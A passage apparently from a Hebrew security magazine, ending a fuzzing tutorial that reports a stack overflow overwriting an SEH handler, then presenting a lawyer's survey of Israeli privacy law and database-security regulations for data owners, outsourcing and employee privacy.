שגיאת גישה לכתובת 0x41414141! בדיקה של ה-SEH Chain מגלה לנו שדרסנו את כתובת ה- Exception Handler במחסנית. מצאנו באג!

למי שלא יצא לקרוא את המדריך הקודם ומעוניין ללמוד יותר על SEH ועל ניצול הבאג הזה בפרט מוזמן להמשיך ולקרוא כאן.

הערת אגב: ניסיתי את אותה התקפה על URI חלקי שלא כולל את פרמטרי ה-room וה-sec, גלישת המחסנית לא קרתה! זה מתקשר ישירות לחלק שמדבר על כיסוי קוד ובדיקת ענפים וזה ניסוי מאוד מעניין ומחנך, בבדיקות קופסא שחורה הבאגים הם בפרטים הקטנים!

סיכום

פאזינג לא בא להחליף ניתוח סטטי של קוד אבל הוא בהחלט פעולה משלימה ונוחה ברוב המקרים. ככלל אצבע שימוש במספר פאזרים מסוג שונה יביא לתוצאות טובות יותר, גם זמן הריצה משפיע בצורה ישירה על הסיכוי למצוא חולשות.

יש סוגים שונים של פאזרים, לכל אחד היתרונות והחולשות שלו, יש לקחת זאת בחשבון כשאתם חושבים לכתוב פאזר משלכם.

חברות גדולות ורציניות מטמיעות היום פאזינג כחלק אינטגרלי במחזור הפיתוח שלהן, חלקן אף מרחיקות לכת ובודקות מוצרי צד שלישי בהן הן משתמשות במוצר שלהן.

כולי תקווה שפרק המבוא, עוזר לקבל מושג ראשוני על תחום מחקר החולשות האוטומטי ופאזינג בפרט.

אם אתם לא תבדקו את הקוד מישהו אחר יעשה את זה! אז...

סקירה על דיני הגנת הפרטיות ויסודות בפרטיות

נכתב ע"י עו"ד יהונתן קלינגר

הקדמה

הזכות לפרטיות אינה זכות מוגדרת וברורה כמו חופש התנועה, חופש הביטוי או הזכות לקניין אשר ניתן להבין בצורה פשוטה ובמשפט אחד; מדובר בזכות שברורה לכולנו ואנו מבינים מהי, אך איננו יכולים להגדירה בצורה מושלמת. בסוף המאה ה-19 הגדירו סמואל וורן ולואיס ברנדייס את הזכות כזכות להנות מהחיים - הזכות להעזב בשקט. אבל דומה שהיום, בעת שהטכנולוגיה מתקדמת, אנחנו לא יכולים לומר בוודאות שאם נעזב בשקט פרטיותנו תסופק. הרי, אפשר לחשוב על כל מיני דרכים בהן אדם עדיין 'נעזב בשקט' אבל עדיין מרגיש שפרטיותו נפגעת: הדוגמא הטובה ביותר לכך היא של פרופיילינג, בו אנחנו נעזבים בשקט, אבל המידע שאוספים עלינו משמש כדי לא לעזוב אחרים בשקט.

בארץ, דיני הגנת הפרטיות הם פשוטים; שני חוקים מגדירים את הזכות לפרטיות בצורה כללית, וכמה חוקים בודדים עוסקים בזכות בצורה יותר ספציפית. נתחיל בחוקים הכלליים, והם חוק יסוד כבוד האדם וחירותו שסעיף 7 בחוק מגדיר ארבע זכויות שונות לפרטיות: (1) זכאות לפרטיות וצנעת חיים; (2) איסור על כניסה לרשות היחיד; (3) איסור חיפוש ברשות היחיד, בגוף או בכלים; (4) איסור על פגיעה בסוד שיחה, כתבים או רשומות של אדם. ארבע הזכויות הפשוטות האלה לא מצליחות להגדיר את הפרטיות מספיק טוב, בהתחשב בכך שלמרות חוק היסוד יש לא מעט פגיעות שמבוצעות ביום-יום, אלא דווקא בגלל שהגבולות כבר אינם אותם גבולות שהיו ב-1992, כשעבר חוק היסוד. לדוגמא, ההגדרה "רשות היחיד", שהייתה כה ברורה כאשר היה ברור שביתו של אדם הוא מבצרו, אינה רלוונטית כאשר "רשות היחיד" אינה המקום בו אדם שומר את המידע הרגיש ביותר שלו, כמו היום, בו אדם מחזיק את רוב המידע הרגיש שלו בענן ובאינטרנט.

במקביל, חוק הגנת הפרטיות, שקודם לחוק היסוד, קובע רשימה של מקרים שיחשבו כפגיעה בפרטיות: (1) בילוש או התחקות אחר אדם; (2) האזנה אסורה; (3) צילום אדם ברשות היחיד; (4) פרסום צילום אשר עלול לבזות או להשפיל אדם; (5) פרסום תמונה של נפגע בצורה מזהה; (6) העתקת מכתב ופרסומו; (7) שימוש בשמו של אדם לצרכי רווח; (8) הפרה של חובת סודיות בחוק; (9) הפרה של חובת סודיות בהסכם; (10) שימוש במידע על ענייניו הפרטיים של אדם שלא למטרה שהיא נמסרה; (11) פרסום של מידע שהושג תוך פגיעה בפרטיות; (12) פרסום של עניין הנוגע לצנעת חייו האישיים של אדם, כגון עבר מיני או מצב בריאותי.

בנוסף יש שורה של חוקים שעוסקים בפרטיות באופן פרטני, כמו חוק האזנות סתר, שאוסר על האזנה לשיחות של אדם, חוק מידע גנטי, שקובע הסדרים הקשורים למטען גנטי של אדם, חוק זכויות החולה ששומר על סודיות המידע הרפואי של אדם ועוד חוקים שונים. כלומר, הזכות לפרטיות כה קשה להגדרה שאי אפשר במשפט אחד לארגן אותה בצורה מובנת.

מנגד, יש שורה של חוקים שהינם הסדרים שמטרתם לפגוע בפרטיות בצורה שנחשבת סבירה ומידתית. כך, לדוגמא, חוק נתוני תקשורת שמיועד להסדיר את השימוש במידע שקשור למיקומו של אדם באמצעות הטלפון הסלולרי שלו (שאושר לאחרונה בבג"ץ 3809/08 האגודה לזכויות האזרח נ' משטרת ישראל) וחוק המאגר הביומטרי מסדירים בעמודים רבים וסעיפים ארוכים רק את הפגיעה בפרטיות שנובעת מההסדרים שמעבירים לרשויות השלטון מידע על בני אדם.

דיני מאגרי מידע בכלל

דיני מאגרי המידע הכלליים (להבדיל ממאגרים ספציפיים כמו המאגר הביומטרי) מוסדרים בפרק ב' לחוק הגנת הפרטיות. הכלל הוא, כי למעט מספר חריגים מצומצם, כל "אוסף נתוני מידע, המוחזק באמצעי מגנטי או אופטי והמיועד לעיבוד ממוחשב" הם מאגר מידע, כאשר מידע מוגדר בחוק כ-"נתונים על אישיותו של אדם, מעמדו האישי, צנעת אישותו, מצב בריאותו, מצבו הכלכלי, הכשרתו המקצועית, דעותיו ואמונתו". כלומר, קודם כל, מאגרי מידע, ככלל, חייבים להיות ממוחשבים. מאגר שאינו ממוחשב, כמו חוברת המכילה מידע, יכולה להיות כפופה לחוקים אחרים, אך לא לחוק הגנת הפרטיות.

החלק השני הוא החריגים: ככלל, מאגר מידע חייב ברישום במשרד המשפטים. אלא, שיש כמה סוגים של מאגרים שאינם חייבים ברישום, וישנם כמה סוגי מאגרים שאינם מוגדרים כמאגרים כלל.

מה אינו מאגר?

החוק מכיל שני חריגים להגדרת המאגר, הראשון הוא "אוסף לשימוש אישי שאינו למטרות עסק" והשני הוא "אוסף הכולל רק שם, מען ודרכי התקשרות, שכשלעצמו אינו יוצר אפיון שיש בו פגיעה בפרטיות לגבי בני האדם ששמותיהם כלולים בו, ובלבד שלבעל האוסף או לתאגיד בשליטתו אין אוסף נוסף". ההגדרה הראשונה ברורה: ספר הטלפונים שלי בבית, או ספר המשפחה שאחזיק אינו מאגר מידע; הבעיה מתחילה בחריג השני: כיצד אפשר לדעת מהו אפיון שיש בו פגיעה בפרטיות? האם, לדוגמא, חנווני שמנהל תרשומת במכולת של חובותיהם של לקוחות שרושמים יוצר אפיון שיש בו פגיעה בפרטיות?

התשובה היא לכאורה כן. בהתחשב בכך שמצבו הכלכלי של אדם מוגדר כחלק מהתחומים אשר החוק מגן עליהם, הרי שרישום במכולת, לדוגמא, יהווה גם מאגר מידע בחוק.

אלו מאגרים חייבים ברישום?

חשוב לזכור כי גם אם מאגר מסוים אינו חייב ברישום, הדבר לא אומר שאין לעמוד על דרישות אבטחת המידע בחוק. סעיף 8(ב) לחוק קובע חמישה תנאים לחובת הרישום, אשר הם חליפיים. כלומר, די שאחד התנאים יתקיים כדי להקים את חובת הרישום: "מספר האנשים שמידע עליהם נמצא במאגר עולה על 10,000; או יש במאגר מידע רגיש [נתונים על אישיותו של אדם, צנעת אישותו, מצב בריאותו, מצבו הכלכלי, דעותיו ואמונתו או כל מידע אחר ששר המשפטים קבע ככזה], המאגר כולל מידע על אנשים והמידע לא נמסר על ידיהם, מטעמם או בהסכמתם למאגר זה; המאגר הוא של גוף ציבורי כהגדרתו בסעיף 23; המאגר משמש לשירותי דיוור ישיר כאמור בסעיף 17ג".

יש לקחת בחשבון שכמעט כל מידע הוא מידע רגיש, ולכן חייב ברישום. לכן, קשה לחשוב על מאגר מידע שלא יהיה חייב ברישום. מעבר לכך, כל מאגר שמכיל מידע על אנשים ולא נמסר על ידיהם, כמו מידע שנלקח מספר הטלפונים או נאסף מרשתות חברתיות, הוא גם מאגר החייב ברישום.

חובות בעל מאגר

ככלל, כל מאגר מידע, בין אם רשום ובין אם לא, חייב לעמוד על מספר זכויות של בעלי המידע (האנשים שהמידע ששמור עליהם מאוחסן). הראשון הוא החובה בסעיף 11 לחוק. חובה זו קובעת כי לפני שאוספים את המידע חובה לפנות לבעל המידע ולומר לו האם יש עליו חובה חוקית למסור את המידע, מה המטרה לשמה נמסר המידע ולמי יימסר המידע ומהי מטרת המסירה. מנגד, סעיף 13 לחוק קובע כי כל בעל מידע זכאי לעיין במאגר. שתי זכויות אלה נדונו לאחרונה בהנחיה ארוכה של הרשות למשפט, טכנולוגיה ומידע במשרד המשפטים אשר דנה במכוני מיון. באותו הנושא, הרשות קבעה כי מכון מיון לעבודה לא יכול למנוע ממועמדים לעיין במידע שנשמר עליו, וכן לא יכול להתנות את קיומן של הבחינות בוויתור גורף על הזכות לפרטיות. כעקרון, כל מאגר מידע חייב לעמוד בשתי חובות אלה, לעיין ולדעת מהי מטרת המידע. ללא עמידה בהן, המאגר יהא מפר חוק.

עקרון צמידות המטרה

עקרון צמידות המטרה בפרטיות קובע כי ניתן לעשות שימוש במידע רק למטרה לה הוא נמסר. כלומר, אם אדם מוסר מידע למטרה א', אסור להשתמש בו לכל מטרה אחרת. בית הדין הארצי לעבודה דן ארוכות בכך בעע 90/08 טלי איסקוב ענבר נ' הממונה על עבודת נשים, והסביר כי המידע יכול לשמש רק למטרה

שלשמה נאסף: "שימוש במידע פרטי, חייב בעקרון להיעשות אך ורק לתכלית לשמה נאסף מלכתחילה. ככל שמידע פרטי אמור להיות מעובד למטרות אחרות מאלה עבורן לוקט מלכתחילה, על המעסיק לוודא שלא נעשה במידע שימוש למטרות זרות למטרות עבורן נאסף, ועליו לנקוט באמצעים הנדרשים כדי למנוע מתן משמעות שגויה כתוצאה משינוי ההקשר".

חובות אבטחת מידע: הצפנה, גיבוב ושמירת מידע פרטי

סעיף 17 לחוק קובע כי "בעל מאגר מידע, מחזיק במאגר מידע או מנהל מאגר מידע, כל אחד מהם אחראי לאבטחת המידע שבמאגר המידע"; אלא, שההגדרה של מהי אבטחת מידע לא מופיעה בצורה מפורשת. בשנת 2010 פרסמה הרשות למשפט, טכנולוגיה ומידע נייר עמדה וטיוטא של תקנות אבטחת מידע שאמורות להגדיר את אבטחת המידע במאגרי מידע; אלא, שטיוטא זו טרם הפכה לרשמית. אולם, ניתן לראות את טיוטאת התקנות כיום להמלצה על מהי אבטחת מידע סבירה לפי סעיף 17 לחוק (כאן ניתן לקרוא במלואן על התקנות); לפני מספר שבועות פרסמה הרשות טיוטא חדשה להנחיות, אך גם היא טרם הפכה לסופית.

על פי ההצעה, בעל מאגר ינסח מסמך אבטחת מידע שכולל את סוגי המידע והערכת הרגישות שלהם, המטרות המותרות של השימוש, מידע על העברת מידע מחוץ לגבולות המדינה, מידע על ביצוע פעולות באמצעות מחזיק (מי שאינו בעל המאגר) והסיכונים המרכזיים בפגיעה בשלמות המידע, חשיפתו או שימוש בו שלא כדין, וכיצד עליו להתמודד עמם (תקנה 2). תקנה 2 גם מממשת את עקרון צמידות המטרה, כאשר היא קובעת כי אין לשמור מידע שאינו נחוץ וכי "בעל מאגר יתכנן, ככל הניתן מראש, את פעילות המאגר ואת מערכותיו באופן שיפחית את סיכוני אבטחת המידע למידע שבמאגר" (תקנה 2(ד)).

כלומר, עיצוב המאגר צריך להיות מראש כזה שמוכן לכשל; בין היתר, ניתן להסיק כי גיבוב של סיסמאות, מתוך הבנה כי דליפתן של סיסמאות בטקסט מלא עשויות לגרום לנזק בלתי הפיך, היא חובה מתוך מזעור הסיכונים, וכך גם שימוש במזהה חד-ערכי שאינו תעודת הזהות של אדם. הכלל הוא פשוט: **אין לשמור מידע שאין צורך בו, ומידע שמשמש רק לזיהוי צריך להיות מגובב (Hashed)**. מידע אחר, עדיף שיהיה מוצפן בצורה מאובטחת.

תקנה 3 קובעת כי על כל בעל מאגר מידע למנות "ממונה על אבטחת מידע" שצריך להיות עצמאי ותלוי רק בבעל המאגר. הממונה אמור להיות גם מי שמקבל תלונות אבל גם מי שמבצע את הבדיקות, ולכן כדי להימנע מניגוד עניינים, ראוי שהממונה לא יהיה מפתח האתר, אלא אדם עצמאי.

הממונה צריך לכתוב נהלי אבטחה (תקנה 4), אשר כוללים את רמת אבטחת המאגר, תיאור של רכיבי המערכת וקביעת הרשאות הגישה (לדוגמא, למנוע מכל אדם שעובד בחנות לראות את היסטורית הרכישות). במאגרים שחלה עליהם רמת אבטחה בינונית ומעלה (מאגרים שמשמשים לדיוור ישיר (רמה

בינונית) או שמוגדרים ברמת אבטחה גבוהה (מאגרים גנטיים, מאגרים שמכילים מידע כלכלי, מאגרים שמכילים מידע על דעות פוליטיות, נטיות מיניות או מעשים מיניים, עבר פלילי, נתוני תקשורת (שיחות או ביקור באתרי אינטרנט), מידע ביומטרי)) יש עוד לדאוג שההנחיות יכללו הוראות על רמת האבטחה הפיסית (כלומר הגישה הפיסית לשרת), אבטחת התקשורת והאחסון, גיבויים ושחזורים ובדיקות תקופתיות.

כלומר, נהלי האבטחה לא רק שצריכים להיות מקיפים, אלא במאגרים רגישים יותר (ברמה הבינונית והגבוהה) צריכים לטפל גם באבטחה הפיסית של השרת (לא כל שרת באחסון משותף בסדר) ולבדוק שאין זליגת מידע בין האחסון הזה למאגרים אחרים.

תקנה 5 קובעת כי **יש לערוך סקר סיכונים במאגרים ברמה בינונית ומעלה**; כלומר, על בעל המאגר לבדוק את מערכות החומרה ורכיבי התקשורת, לבדוק את ההתקנים הניידים בהם נעשה שימוש ואת מערכות התוכנה שמנהלות את המאגר (נניח, תוכנת הניהול). אבל הוא גם חייב לבחון את התוכנות המשמשות לתקשורת מחוץ למאגר ואת הרכיבים האחרים הדרושים להפעלת המאגר. במאגרים שאינם ברמה בינונית, יש רק לערוך פירוט של הרכיבים, ואין ממש חובה לבחון אותם.

תקנה 6 היא בעצם לב הפרשנות של חובת אבטחת המידע. כלשונה "אחראי המערכות יבטיח כי המערכות המפורטות בתקנה 5(א) יישמרו במקום מוגן, המונע חדירה אליו וכניסה בלי הרשאה והתואם את אופי פעילות המאגר ורגישות המידע בו"; שימו לב, **למרות שיש חובה להגן על המאגר מגישה לא מורשית, אין חובה להצפין מידע ובמיוחד אין חובה להצפין מידע בצורה חד-כיוונית** (כלומר, להצפין מידע כמו סיסמאות, כך שאם המאגר ידלוף אלה לא יוכלו לשמש אנשים אחרים אינה חלק מהחובות כאן); במאגרים ברמה בינונית ומעלה יש גם צורך לתעד את הגישה למאגר. לדעתי האישית, וכדי להקטין את הנזקים האפשריים, עדיף להצפין מידע קודם כל ואם אין צורך במידע אלא רק לאימות שלו (נניח, במספרי תעודת זהות, כתובות דואר אלקטרוני שמשמשות לגישה לאתר או סיסמאות) יש להשתמש בהצפנה חד-כיוונית.

תקנה 7 קובעת כי **העובדים יודרכו בנוגע למידע הרגיש ונהלי אבטחת המידע**, יחתמו על הוראות סודיות ויעברו הדרכות תקופתיות במאגרים ברמה בינונית ומעלה. תקנה 8 ממשיכה כיוון זה וקובעת כי הגישה תעשה רק על ידי עובדים שמורשים לכך (כלומר, עדיף סיסמא לכל עובד ולא סיסמא מאסטר או גישה פתוחה למאגר); **במאגרים ברמה בינונית ומעלה יש לדאוג שלאף עובד לא תהיה גישה למאגר במלואו אלא אם הדבר חיוני, וכי ביצוע פעולות חיוניות יהיה בשליטה של יותר מעובד אחד**.

תקנה 9 ממשיכה את חובות התיעוד והניהול וקובעת כי הפעילות תבוצע רק על ידי עובדים מורשים וכי במאגרים ברמה בינונית או גבוהה יקבעו גם נהלים לגבי אורך הסיסמאות, החלפתן וכדומה. כמו כן, יש לדאוג כי עובדים שסיימו את עבודתם לא יוכלו להמשיך לגשת למאגר הרגיש.

תקנה 10 קובעת כי במאגרים ברמה בינונית ומעלה יש לערוך תיעוד של הגישה למאגר ושל ניסיונות גישה שנכשלו, לשמור את המידע על הגישה לפחות לשנתיים וליידע את העובדים על העניין. תיעוד מסוג זה יכול לסייע בגילוי של שימוש לרעה במאגרי מידע בשירות המדינה (כמו בעשם 3275/07 שמואל ציילר נ' נציבות שירות המדינה בו עובד במחלקת מיסוי מקרקעין הורשע בשליפת מידע שלא כדין) שכן מערכות ניהול ותיעוד גישה קודם כל ירתיעו את המשתמשים משימוש לרעה אבל גם ישמשו כדרך לגלות את דליפת המידע מאוחר יותר.

תקנה 11 מחייבת את אחראי האבטחה לנהל תיעוד של אירועי אבטחה ובמאגרים ברמה בינונית או גבוהה אף לקבוע נהלים לטיפול באירועי אבטחה. העדכון המשמעותי כאן הוא החובה לדווח לרשם מאגרי המידע על תקלות אבטחה במקרים בהם נעשה שימוש במידע שלא בהרשאה (במאגרים ברמת אבטחה גבוהה) או בחלק מהותי מהמידע (במאגרים עם רמת אבטחה בינונית). העדכון המשמעותי כאן הוא שהרשם יכול גם לחייב את בעל המאגר ליידע את בעלי המידע.

תקנה 12 קובעת, בקצרה, כי העברה של מידע מחוץ למאגר על התקנים ניידים תעשה רק באופן שמונע שימוש לרעה בהם (כאן דווקא הצפנה נחשבת אמצעי סביר). תקנה זו נובעת, בין היתר, מכך שחדשות לבקרים שומעים אנו על כך שמאגרים שמכילים מידע רפואי נמצאים בזכרונות ניידים שנשכחים במקומות מסוימים, במאגרים ברמה גבוהה או בינונית יש גם לתעד את ההתקנים שנעשה בהם שימוש ולראות היכן נמצא כל אחד מהם, כמו גם להוציא אותם רק באישור של אחראי האבטחה.

תקנה 13 **דורשת להפריד, באופן סביר, בין מערכות המידע הרגילות לבין מערכות מחשוב אחרות וכי מאגר המידע לא יחובר לרשת בלי מערכת המונעת גישה בלתי מורשית**.

תקנה 14 דנה באבטחת התקשורת, וקובעת כי המאגר "לא יחוברו לרשת האינטרנט או לרשת ציבורית אחרת ללא התקנת אמצעי הגנה מתאימים המגנים מפני חדירה לא מורשית או מפני תוכנות המסוגלות לגרום נזק או שיבוש למחשב או לחומר מחשב" גם כאן, לא ברור מהם האמצעים המתאימים? האם די בשם משתמש וסיסמא, או שצריך two-factor authentication? חבל שהרשות לא הנחתה.

תקנה 15 דנה במיקור החוץ; לכך, כאמור, כבר פרסמה הרשות הנחיות. כשאנחנו מדברים על עולם של מערכות אחסון בענן, שירותי צד ג' שנותנים את ניהול מאגר המידע ועוד, ההנחיות יכולות להיות חשובות יותר ופי כמה. טיוטת התקנות מדברת על בדיקת נחיצות ההתקשרות במיקור חוץ, כלומר **ההנחה היא שאם ניתן לבצע את ניהול המאגר ברמה הפנימית, עדיף לעשות כן על להוציא את ניהול המאגר לגורם חיצוני**. לי אישית יש הסתייגויות מהנושא, כי כאשר מדובר בניהול של מאגר מידע רגיש יחסית, עדיף שהוא ינוהל על ידי חברה שמודעת לסיכונים ויודעת לנהל מאגרים נוספים, על חנות קטנה שאין לה את הידע. מנגד, מרגע שיותר מדי מידע נצבר במאגר מסוים, הוא הופך להיות יעד לתקיפה (כך היה

במתקפת ההאקרים האחרונה, כאשר פרצו לאתר השכן שהתארח ודרכו גנבו, כנראה, את נתוני האשראי של כולם).

מה שהוסר בין הטיוטות, וזה מעניין, הוא מה שהיה תקנה 16, שקבעה כי **מידע שאינו נחוץ ימחק**. לדוגמא, אין צורך לשמור את פרטי כרטיס האשראי לאחר ביצוע החיוב, ולכן יש למחוק אותם. כמו כן, כל מידע שנמחק ימחק בצורה שאינה מאפשרת שחזור שלו, לא סתם באמצעות שליחתו לסל המחזור אלא על ידי השמדה של המידע. סביר להניח שהכוונה היא לכך שקודם כל במקום המידע ייכתב מידע ריק וחסר משמעות, ורק לאחר מכן ימחק המידע, וכן שכל המידע הלא נחוץ יוסר מגיבויים קודמים. חשוב לזכור שאי עמידה בהוראה זו אינה שונה מפגיעה באבטחת המידע בכלל.

תקנה 16 קובעת כי **במאגרים במידת אבטחה בינונית ומעלה יערכו גם בדיקות תקופתיות לבדיקת אבטחת המידע**. גם אם אתם לא כאלה, אז כדאי להסתכל על שירותים כמו Kyplex או 6Scan שעורכים בדיקות תקופתיות לאבטחת המידע באתר שלכם, ובודקים אם תיקנתם את עדכוני האבטחה האחרונים.

תקנה 17 דנה בסוגיית הגיבויים, וקובעת **שבמאגרים ברמת אבטחה בינונית ומעלה יערכו גיבויים לפחות אחת לשבוע** (אני בכל מקרה ממליץ לגבות את המידע תמיד) וכן נהלי התאוששות לפתיחת הגיבויים. במאגרים שמוגדרים ברמת אבטחה גבוהה יש צורך שהגיבוי יהיה אף מחוץ למקום הרגיל של הארגון (כלומר, DRP: אפשרות להתאוששות במקרה אסון).

חובות אבטחת מידע במיקור חוץ

תקנה 14 דנה במיקור חוץ, והיא המעבירה אותנו לנושא הבא גם כן. הכלל הוא כי מידע המעובד צריך להישאר בתוך הארגון, וההנחה היא כי כאשר מידע יוצא מתוך מאגר המידע לגורם שלישי,אשר הוא אינו הנהנה ממנו, ישנה השלכה על כך. לצורך כך, הרשות למשפט, טכנולוגיה ומידע הוציאה הנחיה הנוגעת לעיבוד מידע אישי במיקור חוץ, כאשר מהות ההנחיה נועדה גם להסדיר את נושא האבטחה, וגם לקחת בחשבון זכויות נוספות. בין היתר, ההנחיה שואלת שאלות קשות, שיש לעמוד בהן.

האם מותר להוציא את המידע?

השאלה הראשונה בהנחיה, 3.1.1.1 היא **האם מותר כלל להוציא את השירות למיקור חוץ**. לדוגמא, כאשר מדובר על מידע רפואי, סעיף 19 לחוק זכויות החולה קובע כי "מטפל, ובמוסד רפואי - מנהל המוסד, ינקטו אמצעים הדרושים כדי להבטיח שעובדים הנתונים למרותם ישמרו על סודיות העניינים המובאים לידיעתם תוך כדי מילוי תפקידם או במהלך עבודתם"; האם יש בכך כדי לאסור על העברת המידע לגורמים שלישיים? יכול להיות שכן. יש מקרים מובהקים יותר, כגון מאגרי מידע של רשויות ממשלתיות, אשר מחזיקות מידע על פי חוק; לדוגמא, סעיף 18 לפקודת הסטטיסטיקה (הפקודה שמתוכה

פועלת הלשכה המרכזית לסטטיסטיקה) קובע כי "דו"ח אישי שניתן לעניין פקודה זו, לא יהא מי שאינו עובד רשאי לראות אותו או חלק ממנו אלא לצרכי תביעה לפי פקודה זו". כלומר, רק עובדים שעוסקים בעיבוד המידע עבור הלמ"ס רשאים לקבל גישה למידע.

הרשאות הגישה

השאלה הבאה עליה על בעל המאגר לענות היא מהו היקף הגישה לו יהיה זכאי הגורם שמעבד את המידע במיקור חוץ, כאשר ברירת המחדל היא שהמאגר ישמר אצל בעל המאגר ונותן השירות יהיה רק זכאי לגשת אליו. האפשרויות האחרות הן איסוף כל המידע על ידי נותן השירות, או החזקה של המאגר במלואו על ידי נותן השירות. חלופות אלה מסכנות את בעל המאגר, כיוון שהן גורמות לכך שהשליטה הבלעדית תצא מידיו. ההנחה היא שככל שהמידע רגיש יותר, וככל שהאחריות כבדה יותר, על בעל המאגר להחזיקו אצלו.

בחירת הקבלן והסכם ההתקשרות

הרשות למשפט וטכנולוגיה מטילות הנחיות כבדות על בחירת הקבלן, עד כדי כך שלאחרונה הרשות נקטה בפעולה אקטיבית כדי לטפל בחברה שלכאורה הפרה את הוראות ההנחיה; הכלל הוא שעל נותן השירות יש איסור על ניגוד עניינים ויש צורך שיהיה מנוסה בעיבוד מידע אישי, הסכם ההתקשרות חייב לוודא כי נותן השירותים עומד בעקרונות החוק, כלומר אינו אוסף מידע שלא ברשות ומאפשר את חובות העיון וההודעה. כמו כן, נותן השירות חייב להעמיד בטוחות למקרה בו אכן תופר פרטיות, כדי לכפר על הנזק.

מסמך אבטחה

כמו בפעילות בתוך הארגון, גם על ניהול מידע במיקור חוץ יש להכין מסמך אבטחה מחייב, וחובה שתהיה הפרדה בין המידע שנאסף על ידי נותן השירותים עבור לקוחותיו. כלומר, נותן השירותים לא יוכל לעשות שימוש במידע עבור עצמו. גם כאן, כמו בניהול מידע בתוך הארגון, יש צורך בממונה אבטחת מידע, ויש לאפשר לבעל המאגר פיקוח הולם על המערכת.

חובת שמירת המידע

הנחיה 3.1.7 קובעת כי יש לשמור את המידע אך ורק לזמן מתן השירות, ואין להותיר את המאגר לאחר סיום השירות. החריג לעניין זה הינו מקרה בו שמירת המידע דרושה על פי חוק או לצורך ביצוע התחייבויות שנותרו לאחר תום ההסכם.

חובות אבטחת מידע והגנה על פרטיות עובדים

בעבר ההנחה הייתה כי בהתחשב בכך שהעובד משתמש במחשב של המעביד, משוחח בטלפון של המעביד ונוסע ברכב של המעביד, הרי שאין לו זכות לקניין. אלא, שלאחרונה דברים השתנו (וראו גם מעקב בעבודה: טיילור, בנת' האם והזכות לפרטיות, **מיכאל בירנהק**). פסק דין שניתן בבית הדין הארצי לעבודה (עע 90/08 טלי איסקוב ענבר נ' הממונה על עבודת נשים) יחד עם הנחיה של הרשות למשפט וטכנולוגיה בנושא פרטיות עובדים, שינו את הנחת המוצא הזו.

כיום הכלל הוא כי "**מתחם הפרטיות אינו נקבע עפ"י דיני הקניין והזכות לפרטיות היא זכותו של האדם ולא זכותו של המקום**, וכלל זה חל גם כאשר תוכן הודעת הדוא"ל הוא בעניין עסקי. גם העובד במישור של יחסי עובד-מעביד זכאי למתחם פרטיות במקום העבודה כאשר הוא משתמש בדוא"ל בשרת החברה, וכל שכן בעל מניות בחברה במישור מערכת היחסים בין בעלי המניות בחברה" (ה"פ 1529/09 חן בת שבע ואח' נ' יוני בן זאב). גם במסגרת של בדיקות אבטחה, ישנו איסור על שימוש במידע פרטי על עובדים, וכל שזה יוצג בפני בית המשפט, הרי שהוא יפסל משימוש בתור ראיה (עמר"מ 13028-04-09 בנימין אליהו נ' עיריית טבריה)

עקרון ראשון שמוזכר בטיוטת ההנחיה של הרשות למשפט, טכנולוגיה ומידע הוא עקרון ההסכמה מדעת. ההנחה היא שמערכת האיזונים במקום העבודה היא כזו שלא מאפשרת לקבל הסכמה אמתית מעובדים; "מעמדה של הזכות לפרטיות כזכות יסוד וכן אופייה המיוחד, מחייבים, כי פגיעה בפרטיות העובד תיעשה רק אם קיימת למעביד סמכות מפורשת לנהוג כך, ואין די בהסתמכות על כוחו של המעביד לנהל את המפעל על פי מיטב שיקול דעתו" (ו' וירט-ליבנה "הזכות לפרטיות אל מול האחריות הניהולית במיון מועמדים לעבודה - ההיבט המשפטי" ספר שמאגר מאמרים חלק ג' (2003) 775, 805). כלומר, ההנחה היא שעובד, אשר נאמר לו "הסכם לכך שנקרא את הדואר האלקטרוני שלך או שלא תקבל את הזכות לעבוד כאן" יוותר על הזכות לפרטיות שלו כיוון שאחרת אין לו דרך אמתית לעבודה. לכן, קביעת רמו"ט היא כי "**תוקפה של הסכמה של עובד לאיסוף או לשימוש במידע לפי החוק בידי מעביד, אינה בעלת משקל רב, אלא אם ברור מהנסיבות כי ניתנה באופן חופשי לגמרי**". כלומר, המעסיק הוא זה שצריך להראות כי העובד הסכים לפגיעה בפרטיותו.

תכלית ראויה

הדרישה השנייה בכניסה לפרטיות העובד היא עמידה בתכלית ראויה; רמו"ט קובעים כי " לכן עבור כל פריט מידע שנאסף, על המעסיק להיות מסוגל לספק הסבר משכנע לתכלית איסוף המידע". כך, לדוגמא, שעוני נוכחות ביומטריים, אשר אוספים את טביעות האצבע של העובדים, לא בהכרח יעברו בקריטריון זה, כיוון שלא בטוח שיש הסבר משכנע לכך שיש נחיצות לשימוש דווקא בטביעת האצבע (ראו, לעניין זה).

מידתיות

ההנחה היא כי אם ישנן מספר חלופות טכנולוגיות, על המעביד לבחון את האפשרות שתפגע בפרטיות העובדים בצורה הפחותה ביותר. לדוגמא, בעניין דמ"ר 39840-04-10 לודמילה לשצינר נ' פאר מרכז החלמה רפואי פסק בית המשפט כי התקנת מצלמות במקום העבודה אשר מצלמות עובדים היא פגיעה בלתי מידתית בפרטיותם; "הפעלת המצלמות בזמן שהתובעת נמצאת ו/או עובדת בחדר שהוקצה לה, מהווה פגיעה לא מידתית ולא סבירה בפרטיותה של התובעת". כך תהא התוצאה גם במקרים דומים, וראוי לבחון כל פגיעה ופגיעה.

שקיפות

הכלל הוא כי גם על מעביד לפעול לפי סעיף 11 לחוק, וליידע את העובד האם הוא חייב לתת את המידע או לאו, מה יהיה השימוש במידע והיכן המידע יאוחסן ויאובטח.

הגבלת מטרה

ישנו איסור על מעביד לעשות שימוש במידע שלא למטרה שהעובד מסר. לדברי רמו"ט, "על המעביד לוודא כי כל השימושים הנעשים במידע ייעשו רק למטרה שלשמם נמסרו. החובה לקיים את השימוש והמטרה הינה על המעביד בכל מקרה קונקרטי".

סודיות ואבטחת מידע

לדברי הרשות למשפט, טכנולוגיה ומידע, אין הבדל בין שמירת מידע כללי לבין שמירת מידע על העובדים מבחינת דיני מאגרי המידע. כלומר, שעון הנוכחות של העובדים והגישה לתיקי כוח האדם צריכים להיות מוגנים בדיוק באותה סודיות שמוגן מאגר המידע הרלוונטי על לקוחות העסק.

מיקור חוץ

